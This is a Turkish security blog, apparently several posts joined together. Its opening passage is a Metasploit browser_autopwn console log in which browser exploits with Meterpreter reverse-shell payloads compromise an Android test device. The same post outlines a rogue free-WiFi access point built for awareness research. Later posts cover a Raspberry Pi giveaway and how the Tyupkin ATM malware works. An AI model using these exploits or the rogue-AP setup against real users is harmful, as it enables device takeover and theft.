[*] Starting exploit windows/browser/ie_cgenericelement_uaf with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/tRwVXe
[*]  Local IP: http://192.168.201.191:8080/tRwVXe
[*] Server started.
[*] Starting exploit windows/browser/ie_createobject with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/RlfwUO
[*]  Local IP: http://192.168.201.191:8080/RlfwUO
[*] Server started.
[*] Starting exploit windows/browser/ie_execcommand_uaf with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/pbpnyjGb
[*]  Local IP: http://192.168.201.191:8080/pbpnyjGb
[*] Server started.
[*] Starting exploit windows/browser/mozilla_nstreerange with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/OxYPsL
[*]  Local IP: http://192.168.201.191:8080/OxYPsL
[*] Server started.
[*] Starting exploit windows/browser/ms12_004_midi with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/mzdq
[*]  Local IP: http://192.168.201.191:8080/mzdq
[*] Server started.
[*] Starting exploit windows/browser/ms13_080_cdisplaypointer with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/FQGYjp
[*]  Local IP: http://192.168.201.191:8080/FQGYjp
[*] Server started.
[*] Starting exploit windows/browser/ms14_064_ole_code_execution with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/uwUaAlm
[*]  Local IP: http://192.168.201.191:8080/uwUaAlm
[*] Server started.
[*] Starting exploit windows/browser/msxml_get_definition_code_exec with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/FeuiPolFVECfo
[*]  Local IP: http://192.168.201.191:8080/FeuiPolFVECfo
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.201.191:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.201.191:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.201.191:7777
[*] Starting the payload handler...

[*] --- Done, found 21 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.201.191:8080/
[*] Server started.
```

```
msf auxiliary(browser_autopwn) > set LPORT_ANDROID 4444
LPORT_ANDROID => 4444
msf auxiliary(browser_autopwn) > set MATCH android
MATCH => android
msf auxiliary(browser_autopwn) > rexploit
[*] Stopping existing job...
[*] Cleaning up exploits...
[*] Server stopped.

[*] Cleaning up exploits...
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Server stopped.
[*] Reloading module...
[*] Server stopped.
[*] Auxiliary module execution completed

[*] Setup
msf auxiliary(browser_autopwn) > [*] Obfuscating initial javascript 2015-01-05 07:42:58 -0500
[*] Done in 0.87502627 seconds

[*] Starting exploit modules on host 192.168.201.191...
[*] ---

[*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/KRguIu
[*]  Local IP: http://192.168.201.191:8080/KRguIu
[*] Server started.
[*] Starting handler for android/meterpreter/reverse_tcp on port 4444
[*] Started reverse handler on 192.168.201.191:4444
[*] Starting the payload handler...

[*] --- Done, found 1 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://192.168.201.191:8080/
[*] Server started.
[*] 192.168.201.1    browser_autopwn - Handling '/'
[*] 192.168.201.1    browser_autopwn - Handling '/?sessid=Qw5kcm9pZDp1bmRlZmluZWQ6dW5kZWZpbmVkOnVuZGVmaW5lZDp1bmRlZmluZWQ6ZW4tVVM6YXJtbGU6Q2hyb211lOnVuZGVmaW5lZDo%3d'
[*] 192.168.201.1    browser_autopwn - JavaScript Report: Android:undefined:undefined:undefined:undefined:en-US:armle:Chrome:undefined:
[*] 192.168.201.1    browser_autopwn - Responding with 1 exploits
[*] 192.168.201.1    webview_addjavascriptinterface - Gathering target information.
[*] 192.168.201.1    webview_addjavascriptinterface - Sending response HTML.
[*] 192.168.201.1    webview_addjavascriptinterface - Serving armle exploit...
[*] Sending stage (43586 bytes) to 192.168.201.1
[*] Meterpreter session 1 opened (192.168.201.191:4444 -> 192.168.201.1:56446) at 2015-01-05 07:43:24 -0500
```





İstismar kısmından sonra yazımın asıl konusu olan, güvenilir olmayan bir kablosuz erişim noktasının nasıl ve ne kadar kolaylıkla art niyetli kişiler tarafından kötüye kullanılabileceği sorusuna yanıt bulmaya çalıştım.

Yanıt aramaya başladıktan kısa bir süre sonra aklıma şöyle bir kötüye kullanım senaryosu geldi;

- Art niyetli kişi Ucretsiz_WIFI adında kablosuz ve şifresiz erişim noktası oluşturur.
- Bunun üzerinde bir tane web sunucusu çalışır.
- Erişim noktasına bağlanan kullanıcı, herhangi bir web sitesine bağlanmaya çalıştığında kullanıcı otomatik olarak Browser Autopwn modülü çalışan Metasploit'e yönlendirilir.
- Bağlantı kuran sistem üzerinde bir zafiyet var ise otomatik olarak sistemi hacklenir.


Senaryoyu oluşturduktan sonra bunu pratiğe dökmek için nelere ihtiyacım olacağını düşünmeye başladım ve elimdeki donanımlarla bunu öğrenmek için tekrar işe koyuldum.

İlk olarak hali hazırda elimde bulunan ve üzerinde Kali yüklü olan Raspberry Pi Model B'yi kablosuz erişim noktası olarak çalıştırmak için çalışmalara başladım. Kali'yi kablosuz erişim noktası olarak kullanabilmek için üzerine hostapd ve dnsmasq araçlarını yükledim (apt-get install hostapd dnsmasq).


İkinci olarak kablosuz ağ sızma testleri için biçilmiş kaftan olan Alfa marka AWUS036H model USB adaptörü Raspberry Pi'ye bağlayıp, AccessPoint Infrastructure / Master kipinde (access point olarak çalışabilme özelliği) çalıştırmaya çalıştım. Her zamanki gibi işler yolunda gitmedi. Birincisi Raspberry Pi Model B'nin gücü AWUS036H'yi çalıştırmaya yetmedi. Bu sorun beni yıldıramaz diyerek gittim ve Raspberry Pi Model B+ aldım. Bu defa da AWUS036H Master kipinde çalışmadı meğerse bu adaptör master kipinde çalışmayı desteklemiyormuş. Bu sefer de gidip TP-Link marka WN722N model WIFI USB adaptör aldım ve nihayet donanımsal sorunları aşmış oldum.

Üçüncü olarak dnsmasq ve Apache 404 yönlendirmesi ile bağlanan kullanıcıyı otomatik olarak web sunucusuna yönlendirmek için düzenlemeler yaptım.


Kullanıcının gitmek istediği sayfaya bulunamazsa (404 hata kodu), otomatik olarak yerel web sunucusunun ana sayfasına yönlendirilir. (Örnek: http://www.google.com.tr -> http://www.mertsarica.com/uyari.php (10.0.0.1))



Kullanıcı hangi sayfaya gitmek isterse istesin otomatik olarak yerel web sunucusuna yönlendirilir.





Sıra web sunucusunun içeriğini hazırlamaya geldiğinde, etik olarak erişim noktasına bağlananları web sunucusu üzerinden Metasploit'e yönlendirmek doğru olmayacağı için, kullanıcıların farkındalığını arttırma adına hazırlamış olduğum bir uyarı sayfasına yönlendirmeye karar verdim. Bu sayede hem kullanıcıları bu tür siber saldırılara karşı uyarmış hem de bu tür zararlı erişim noktalarına bağlanan potansiyel kullanıcı sayısını öğrenebilecektim.



Üzerinde WIFI adaptörü takılı olan Raspberry Pi B+ cihazını, Energizer taşınabilir harici şarj cihazına bağlayıp netbook çantama koyduktan sonra o AVM, bu AVM gezmeye başladım.

İki AVM gezdikten sonra Raspberry Pi'ye bağlanan kullanıcı sayısını incelediğimde 79 tane tekil MAC adresi olduğunu ve bunlardan 20 tanesinin de Android 4.4.2'den eski olduğunu gördüm. Bu da bana art niyetli bir kişinin sadece iki AVM gezerek yaklaşık 20 kullanıcının sistemini kısa bir sürede hackleyebileceğini göstermiş oldu.





Bu çalışma ile güvenilir olmayan erişim noktalarının kullanıcılar için ne kadar tehlikeli olabileceğini tek bir senaryo üzerinden ortaya koymaya çalıştım. Umarım farkındalık adına faydalı bir çalışma olmuştur.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Pi Hediyem Var!

Source: https://www.mertsarica.com/pi-hediyem-var/

By M.S on February 13th, 2015

Yazılarımı ve Twitter hesabımı takip edenleriniz, Raspberry Pi ile çeşitli güvenlik araştırmaları ve çalışmaları yaptığımı az çok bilirler. (Bu arada Mart ayının yazısında, Raspberry Pi'yi yine başrolde göreceksiniz :)) Bu araştırmalar ve çalışmalar nedeniyle zaman içinde satın aldığımı Raspberry Pi'nin sayısı dördü bulunca, elimde bulunan 2 adet B model Raspberry Pi'yi, bilişim güvenliği ile ilgilenen ve halihazırda üniversite öğrencisi olan iki takipçime hediye etme kararı aldım.

Noter huzurunda gerçekleşmeyecek olan Raspberry Pi çekilişine katılmak isteyenlerin öncelikle onlar için hazırladığım ufak bir parola bulma oyunu başarıyla tamamlamaları gerekmektedir :). Oyuna katılmak isteyenler, burada yer alan şifreli ZIP dosyasını indirmeli ardından doğru ZIP şifresi ile paketi açmalı ve bu paketin içinde yer alan programı çalıştırdıktan sonra sorulan doğru parolayı tespit etmelidir.

Çekilişe katılmak isteyenler ise bu parolayı ve çözüm yolunu, iletişim formu üzerinden, adı, soyadı, kendini tanıtan bir yazı, okuduğu üniversite ve bölüm, varsa bilişim güvenliği üzerine yapmış olduğu çalışmaları ve Raspberry Pi ile güvenlik üzerine yapmayı düşündüğü çalışmaları anlatan bir yazı ile birlikte, 28 Şubat 2015 tarihine kadar bana iletmeleri yeterli olacaktır.

3 Mart 2015 tarihinde Raspberry Pi'yi kazanan talihliler, bu sayfa ve Twitter hesabım üzerinden duyurulacaktır.

Şimdiden güle güle ve güvenli günlerde kullanmanız dileğiyle :)

Tyupkin'in Anatomisi

Source: https://www.mertsarica.com/tyupkinin-anatomisi/


By M.S on February 2nd, 2015

2 Ekim 2014 tarihinde Malezya'da, 18 tane NCR marka ATM'den bir zararlı yazılım yardımı ile yaklaşık 1 milyon dolar çalındığı haberlere yansıdı. İşin ilginç yanı ise bankalar bu konuda 4 ay önce uyarılmış olmalarına rağmen gerekli önlemleri almamıştı. Ardından 7 Ekim 2014 tarihinde Kaspersky firması, Tyupkin adını verdikleri bu zararlı yazılım ile art niyetli kişilerin ATMlerden yüklü miktarda para çaldığını teknik detayları ile birlikte duyurdu. Bu duyuruda zararlı yazılımın Batı Avrupa'da yaklaşık 50 tane ATM'de tespit edildiği bilgisi de yer alıyordu. VirusTotal'a bu zararlı yazılımın hangi ülkelerden yüklendiği bilgisine bakıldığında ise Rusya başta olmak üzere, ABD, Hindistan, Çin, İsrail, Fransa ve Malezya'da da bu zararlı yazılımın tespit edildiği görülüyordu.

Merak edenleriniz için Tyupkin ATM zararlı yazılımının ATMlere nasıl yüklendiğine ve paranın nasıl çalındığını kısaca açıklamak gerekirse;


- Art niyetli kişi, ATM'ye fiziksel olarak eriştikten sonra önyüklenebilir (bootable) cd veya usb'yi ATM'ye takıyor, ATM'yi yeniden başlatıyor ve oradan uzaklaşıyor.
- İşletim sistemi yeniden başladıktan sonra Tyupkin zararlı yazılımı işletim sisteminde çalışmaya ve komut beklemeye başlıyor.
- Sadece Pazar ve Pazartesi günleri komut kabul eden bu zararlı yazılıma erişmek için gelen kurye, tuş takımına (pin pad) zararlı yazılımın beklediği rakamları (misal 22222) giriyor.
- Tuşlanan bu rakamlar sonrasında ekranda bir oturum kodu (session code) beliriyor. Bu kodu cep telefonu ile operatöre ileten kurye, doğru oturum anahtarını (session key) tuşladıktan sonra zararlı yazılımın özel menüsüne erişiyor.
- Bu menüde ATM'nin hangi bölmesinde ne kadar para olduğunu öğrenen kurye, parayı çektikten sonra kayıplara karışıyor. (Video)

Ocak 2015 itibariyle Tyupkin zararlı yazılımına Türkiye'de de rastlandığı söylentileri kulaktan kulağa yayılmaya başladı. Kimi vakada, art niyetli kişilerin Tyupkin zararlı yazılımını ATM'nin kasasını anahtarla açarak, ki vakada ise kart okuyucunun altını matkapla delerek bulaştırdıkları söyleniyordu. Bu söylentilerin tamamında ise önyüklenebilir CD yerine önyüklenebilir USB kullanıldığı söyleniyordu. Söylentilerde gerçeklik payı olup olmadığını araştırmaya başladıktan kısa bir süre sonra, Türkiye'de tespit edilen Tyupkin zararlı yazılımına (Aralık 2014 tarihinde derlenmiş sürüm) VirusTotal üzerinden ulaşmayı başardım.

